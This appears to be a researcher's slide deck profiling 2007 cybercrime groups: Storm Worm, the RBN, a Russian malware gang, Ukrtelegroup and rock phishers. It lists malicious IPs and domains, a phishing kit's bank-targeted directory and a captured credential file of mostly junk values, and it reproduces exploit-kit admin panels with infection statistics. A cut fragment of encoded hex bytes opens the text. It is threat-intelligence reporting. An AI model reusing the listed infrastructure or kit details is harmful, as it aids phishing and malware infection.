x85\x5d5\xc5\xc6\x90\xc4\x85\x5d5\xc5\xc6\xc5\xc6\x85\x5d5\xc1\xc1\x96\x96\x85\x5d5\xc2\x99\xc5\
85\x5d5\x90\x90\x98\x97\x85\x5d5\x90\xc6\x92\x91\x85\x5d5\x90\x97\x98\xc6\x85\x5d5\xc5\xc6\x93\x
5\x5d5\xc5\xc6\xc5\xc6\x85\x5d5\xc1\xc1\x96\x96\x85\x5d5\xc2\x99\xc6\xc6\x85\x5d5\x92\xc5\x98\x9
\xd5\x90\xc1\x99\x96\x82\x80\x8b\xad\xaa\x82\x85\x5d5\x90\x97\x95\x97\x85\x5d5\xc5\xc6\x92\x99
xd5\x5d5\xc6\xc5\xc6\x85\x5d5\xc1\xc1\x96\x96\x85\x5d5\xc1\xc6\xc6\xc2\x85\x5d5\xc4\x97\x96\xc6\
d5\x99\xc1\x92\xc3\x85\x5d5\x96\x96\x91\x95\x85\x5d5\xc6\x97\xc1\xc1\x85\x5d5\xc5\x98\x90\x96\x

```




# Who's Who in Cyber Crime for 2007? - Stormy Wormy

- Storm Worm's Fast-Flux Networks
  - bnably.com
  - wxtaste.com
  - snbane.com
  - tibeam.com
  - eqcorn.com
  - dropped domains as key fast-flux nodes before the "infrastructure" scaled enough



# Who's Who in Cyber Crime for 2007? - Stormy Wormy





# **Who's Who in Cyber Crime for 2007? - New Media Malware Gang**

- Domain farms of live exploit URLs, malware C&C
- Have used and is still using RBN infrastructure
- Connection with Storm Worm and several high profile malware embedded attacks
- Same infrastructure is used by the RBN, Storm Worm and the New Media Malware Gang
- A Russian malware group



# **Who's Who in Cyber Crime for 2007? - New Media Malware Gang**

- The Gang speaks out - “get lost” and die()
- Dots dots dots
  - musicbox1.cn/iframe.php refreshes textdesk.com - refreshing Storm Worm domains - eliteproject.cn; takenames.cn; bl0cker.info; space-sms.info
  - French government's Lybia site hack assessment ends up to 208.72.168.176 - the gang's main IP



# Who's Who in Cyber Crime for 2007? - New Media Malware Gang

1	85.255.114.170	x-victory.ru
2	78.109.18.154	asechka.cn
3	203.223.159.92	trafika.info
4	208.72.168.176	repairhddtech.com
5	208.72.168.176	granddslp.net
6	208.72.168.176	prevedltd.net
7	208.72.168.176	stepling.net
8	208.72.168.176	softoneveryday.com
9	208.72.168.176	samsntafox.com
10	208.72.168.176	himpax.com
11	208.72.168.176	grimpex.org
12	208.72.168.176	trakror.org
13	208.72.168.176	dpsmob.com
14	208.72.168.176	besotrix.net
15	208.72.168.176	gotizon.net
16	208.72.168.176	besttanya.com
17	208.72.168.176	carsent.com
18	208.72.168.176	heliosab.info
19	208.72.168.176	gipperlox.info
20	208.72.168.176	leader-invest.net
21	208.72.168.176	fiderfox.info
22	208.72.168.176	potec.net
23	78.109.16.242	78.109.16.242.in.hosting.ua



# Who's Who in Cyber Crime for 2007? - New Media Malware Gang

1	66.36.243.216		spl.vip-ddos.org
2	88.255.74.242	akservers.colocation.ist.dc1.host-88-255-74-24...	milk0soft.com
3	64.111.107.39	basic-vat.go.dreamhost.com	apnea.health-hack.com
4	194.85.203.118		e-learningcenter.ru
5	69.50.164.13	69.50.164.13-custblock.intercage.com	xmaturelife.com
6	66.246.239.97	st-97-239-246-66.2dayhost.com	xll-g.com
7	203.117.111.102		orentraff.cn
8	209.160.28.70		r52.juhost.ru
9	203.117.111.106		traffurl.ru
10	75.126.74.183	x5x.ru	testers.x5x.ru
11	69.50.164.13	69.50.164.13-custblock.intercage.com	home-xxx.com
12	58.65.236.10		trffc.org
13	58.65.236.10		s0s1.net
14			natural-amber.com
15	81.177.16.30	grosha.majordomo.ru	jkh-novgorod.ru
16	217.107.217.27	server4.jino-net.ru	l0calh0st.jino-net.ru
17	81.9.3.98	meta.tomstudio.ru	taktomi.ru
18	116.0.103.11		flashupdate.net
19	124.217.241.200	ns11.ipnames.net	milk0soft.com



## **Who's Who in Cyber Crime for 2007? - Ukrtelegroup Ltd**

- Dispersed over several different netblocks  
- 88.255.114.\*; 88.255.113.\*; 88.255.94.\*;  
88.255.120.\*;
- Huge farm for hosting malware,  
downloaders update locations, live exploit  
URLs, malware C&C
- Cooperation with the RBN, Storm Worm  
campaigners and the New Media Malware  
Gang
- Known RBN customers using their  
services



# Who's Who in Cyber Crime for 2007? - Ukrtelegroup Ltd

Date	Risk	Origin	Findings
29.1.2008 r. 18:23:03			Trojan-Downloader.FJG, Trojan-Downloader.Win32.Small.cxx, Generic Downloader.f..
29.1.2008 r. 10:09:11			Trojan-Spy.Bankject, Trojan-Spy.Banker.EGJ
29.1.2008 r. 06:19:33		n/a	(not available)
28.1.2008 r. 04:01:14		n/a	(not available)
25.1.2008 r. 16:52:26			Trojan-Downloader.FJG, Trojan-Downloader.Win32.Small.cxx, Generic Downloader.f..
25.1.2008 r. 13:25:31			Possible_Nucrp-6, Trojan-Downloader.FJG, Trojan-Downloader.Win32.Small.cxx.,
25.1.2008 r. 13:24:35		n/a	Possible_Nucrp-6
24.1.2008 r. 22:17:39		n/a	Possible_Nucrp-6
23.1.2008 r. 02:03:55			Possible_Nucrp-6, Trojan-Downloader.FJG, Generic Downloader.f..
22.1.2008 r. 07:42:36		n/a	Trojan-Downloader.Win32.Small.hbw
22.1.2008 r. 07:42:33		n/a	(not available)
22.1.2008 r. 06:00:10		n/a	(not available)
22.1.2008 r. 00:18:30		n/a	(not available)
20.1.2008 r. 12:28:32		n/a	Possible_Nucrp-6
18.1.2008 r. 01:53:40		n/a	Trojan-Downloader.Win32.Agent.hge, Trojan.Win32.Qhost.aeo.,



# **Who's Who in Cyber Crime for 2007? - Rock Phishers Crowd**

- Standardizing Phishing and Social Engineering
- Malicious Economies of Scale
- Several different gangs
- Rock Phishing's a trend not a fad
- Static and descriptive structure
  - 209 Host Locked
  - 209.1 Host Locked
  - 66.1 Host Locked



http://login.internetbankingzone.biz/

Name	Last modified
<a href="#">Barclays/</a>	21-Oct-2005 11:21
<a href="#">CaixaPenedes/</a>	01-Mar-2006 19:09
<a href="#">_cpnl/</a>	01-Mar-2006 15:17
<a href="#">alliance-leicester/</a>	03-Mar-2006 11:05
<a href="#">bankofcyprus/</a>	08-Nov-2005 06:32
<a href="#">bankofscotland/</a>	03-Mar-2006 11:09
<a href="#">banorte/</a>	03-Mar-2006 00:52
<a href="#">bybank/</a>	28-Oct-2005 06:44
<a href="#">cahoot/</a>	31-May-2005 12:50
<a href="#">cc-bank/</a>	09-Mar-2006 20:50
<a href="#">commbank/</a>	09-Feb-2006 04:52
<a href="#">credem/</a>	27-Oct-2005 12:18
<a href="#">creval/</a>	28-Oct-2005 09:08
<a href="#">data.txt</a>	03-Mar-2006 11:08
<a href="#">fakes/</a>	03-Mar-2006 11:09
<a href="#">fineco/</a>	17-Jul-2005 11:14
<a href="#">gruppocarige/</a>	29-Oct-2005 09:44
<a href="#">halifax/</a>	03-Mar-2006 11:10
<a href="#">hsbc_uk/</a>	12-Jan-2006 14:10
<a href="#">lloyds/</a>	03-Nov-2005 11:03
<a href="#">nationwide/</a>	03-Mar-2006 11:10
<a href="#">nwolb/</a>	23-Oct-2005 06:59
<a href="#">postbank/</a>	09-Mar-2006 21:44
<a href="#">rasbank/</a>	27-Oct-2005 11:59
<a href="#">rbsdigital/</a>	03-Mar-2006 11:10
<a href="#">santander/</a>	26-Feb-2006 02:10
<a href="#">scotiabank/</a>	26-Feb-2006 00:12
<a href="#">unicredit/</a>	15-Sep-2005 13:27
<a href="#">woolwich/</a>	17-Oct-2005 11:17

http://login.internetbankingzone.biz/CaixaPenedes/data.txt

```

Codi de client i nom d'usuari: 4132
Clau d'entrada: 4132
Security: 1432
-----
Codi de client i nom d'usuari: test
Clau d'entrada: test
Security: test
-----
Codi de client i nom d'usuari: pepito
Clau d'entrada: pepito
Security: pepito
-----
Codi de client i nom d'usuari: sd2345
Clau d'entrada: 122455
Security: 13345
-----
Codi de client i nom d'usuari: jejeje... nadie pica!
Clau d'entrada: dddddddddddd
Security: dddddddddddd
-----
Codi de client i nom d'usuari: test
Clau d'entrada: test
Security: test
-----
Codi de client i nom d'usuari: pepito
Clau d'entrada: pepito
Security: pepito
-----
Codi de client i nom d'usuari: sd2345
Clau d'entrada: 122455
Security: 13345
-----
Codi de client i nom d'usuari: jejeje... nadie pica!
Clau d'entrada: dddddddddddd
Security: dddddddddddd

```



# Cyber Crime 1.0 and Cyber Crime 2.0 - DIY tools matured into Malware Kits





# Cyber Crime 1.0 and Cyber Crime 2.0 - DIY tools matured into Malware Kits



General Options for  
GodMessage Creation...  
Click "Done" to include it...



Done



# **Cyber Crime 1.0 and Cyber Crime 2.0 - DIY tools matured into Malware Kits**

- Rootlauncher Kit, WebAttacker, Mpack, IcePack, Zunker, Pinch, Apophis, Fire Pack, Advanced Pack, Nuclear Malware Kit, Metaphisher Banker Kit, Nuclear Grabber - the list is endless
- Modularity, Open Source, Localization, “Add an exploit” DIY customization



# Cyber Crime 1.0 and Cyber Crime 2.0 - DIY tools matured into Malware Kits





# Cyber Crime 1.0 and Cyber Crime 2.0 - DIY tools matured into Malware Kits

后台管理 - Microsoft Internet Explorer

文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)

后退 收藏夹

地址 http://

转到

服务器时间/日期: 8-Aug-2007 18:04:10  
35 (China)

MPack 汉化版

中马主机(共计 - uniq)	
IE XP ALL	-
QuickTime	-
Win2000	-
Firefox	-
Opera7	-

流量(共计 - uniq)	
总流量	1 - 1
利用	-
装载数	-
装载反馈	0% - 0%
效率0% - 0%	

浏览器统计资料(共计)	
统计类型	MySQL-based
用户阻拦	ON
国家阻拦	OFF

国家	来源	装载	效率
HTTP请求 (>5)			

(c) 2007 安全警戒线汉化.  
MPack软件仅仅为试验的目的被创造, 如果你使用本工具违反了你国家的法律或者违反国际法, 那么作者并没责任, 责任由使用者承担

完毕



# Cyber Crime 1.0 and Cyber Crime 2.0 - DIY tools matured into Malware Kits

**Web-Attacker (IE0604) config editor**

Enter here an URL path for CGI-script on your server

Enter here the folder name for placing an output exploit components

Web-Panel password :

☐ Encrypt HTML files

(c) by Inet-Lux Team ( <http://www.inet-lux.com> ), 2006

Registered to ID 1234ABCD

Please enter the password to access the administration panel

Total number of installed unique launchers is: **1013**

## Authorization Required

Enter username and password for ZUnker 1.4.5b at :80:

Username:

Password:



## Скрипт для учета трафика

## Администрирование статистики по загрузкам с трафика

[\[ Статистика \]](#) [\[ Языки \]](#)[\[ Изменить пароль \]](#) [\[ Добавить пользователя \]](#)

Вы вошли как:

[\[ Очистить базу \]](#) [\[ Помощь \]](#) [\[ Выход \]](#)

## Статистика по трафику

## Версии браузеров

## Общий трафик

Firefox

52

Все хосты

977

MSIE

735

Уникальные посетители

960

Opera

167

other

13

Попыток повторного просмотра [\[ Забаненные \]](#)

554

## Статистика по загрузке вашей программы

Зараженные машины [\[ всего \]](#)Зараженные машины [\[ за сутки \]](#)

Зараженные Ip

286

Зараженные Ip

181

## Расчет пробиваемости эксплойтов

Суммарная пробиваемость эксплойтов по всем Windows системам:

39 %

## Статистика заражений по операционным системам

Эксплоит задействован : 286 раз

Windows 2000:



3 %

## Операционные системы

other

16

Windows 98:



4 %

Windows 2000

21





Cz Stats  
ADVANCED STATISTICS



STATISTICS  
bots exploits



EXPLOITS



BOTS



USERS



FILE SHARING



Browse Signatures

Add Signature

Parse Logs/Forms

Options

Parse keyword

Keyword

Country

ALL

Parse file options

Mask

Filesize (min / max)

File modified (y / m / d)

File to parse path

Test

Save to Tasks

Clear form

Parsing tasks:

		03.08.08		POPUP   form.txt
		03.08.08		casemachines   form.txt
		03.08.08		kivand   form.txt
		03.08.08		unicaja   form.txt
		03.08.08		calisacatunys   form.txt
		03.08.08		Pinet   form.txt
		03.08.08		lennat   form.txt
		03.08.08		ow2   form.txt
		03.09.08		TAN   form.txt
		03.09.08		postbank   form.txt
		03.09.08		banesto   form.txt
		03.09.08		bank   form.txt
		03.09.08		shibex   form.txt
		03.09.08		qti   form.txt

Welcome, test

10/11/08 00:57 | Log Out



## СТАТИСТИКА

Статистика

[ [STATISTICS](#) ] [ [BROWSERS](#) ] [ [IP'S](#) ] [ [CONFIG](#) ] [ [CLEANUP](#) ]

Итого

Браузеры

ОСы

Страны

Страна	Запросов	Пробивов
GERMANY	39	4 (10.26%)
UNITED STATES	130	8 (6.15%)
POLAND	138	16 (11.59%)
LITHUANIA	1	0 (0.00%)
п/а	117	11 (9.40%)
SPAIN	26	5 (19.23%)
AUSTRIA	3	0 (0.00%)
CANADA	12	3 (25.00%)
NORWAY	20	1 (5.00%)
AUSTRALIA	14	0 (0.00%)
RUSSIAN FEDERATION	13	7 (53.85%)
JAPAN	4	0 (0.00%)
UNITED KINGDOM	27	1 (3.70%)
SWEDEN	6	0 (0.00%)
TURKEY	6	3 (50.00%)
FRANCE	14	0 (0.00%)
EL SALVADOR	1	0 (0.00%)
LATVIA	1	0 (0.00%)
COLOMBIA	1	0 (0.00%)
ROMANIA	2	0 (0.00%)
DENMARK	3	1 (33.33%)
NEW ZEALAND	1	0 (0.00%)
AZERBAIJAN	1	1 (100.00%)
LUXEMBOURG	1	0 (0.00%)
CYPRUS	1	1 (100.00%)
MEXICO	3	0 (0.00%)
FINLAND	6	0 (0.00%)
JORDAN	1	0 (0.00%)
ITALY	12	2 (16.67%)
NETHERLANDS	10	3 (30.00%)
CHILE	1	0 (0.00%)



# Conclusion and Key Summary Points

- It's all a matter of perspective
- How deep you really wanna go?
- Personal efforts expand the entire ecosystem
- Cyber Criminals are lazy
- Keep it Simple Stupid (KISS) pragmatic Cyber Crime
- Assess the final product or infiltrate the assembly line?



# Conclusion and Key Summary Points

- OSINT through Botnets
- Corporate Espionage through Botnets
- Asymmetric Warfare on Demand
- Cyber Crime is outsourceable
- Cyber Crime Powerhouses outpace boutique cyber crime operations
- Cyber Crime - a HR pool for cyber warfare talent - FAPSI



# Conclusion and Key Summary Points

## It's All a Matter of Perspective



ddanchev.stripgenerator.com



# **Conclusion and Key Summary Points**

- <http://ddanchev.blogspot.com> - switchboard to real-time and historical threat intell
- [dancho.danchev@gmail.com](mailto:dancho.danchev@gmail.com)

**Thank you for your time and attention!**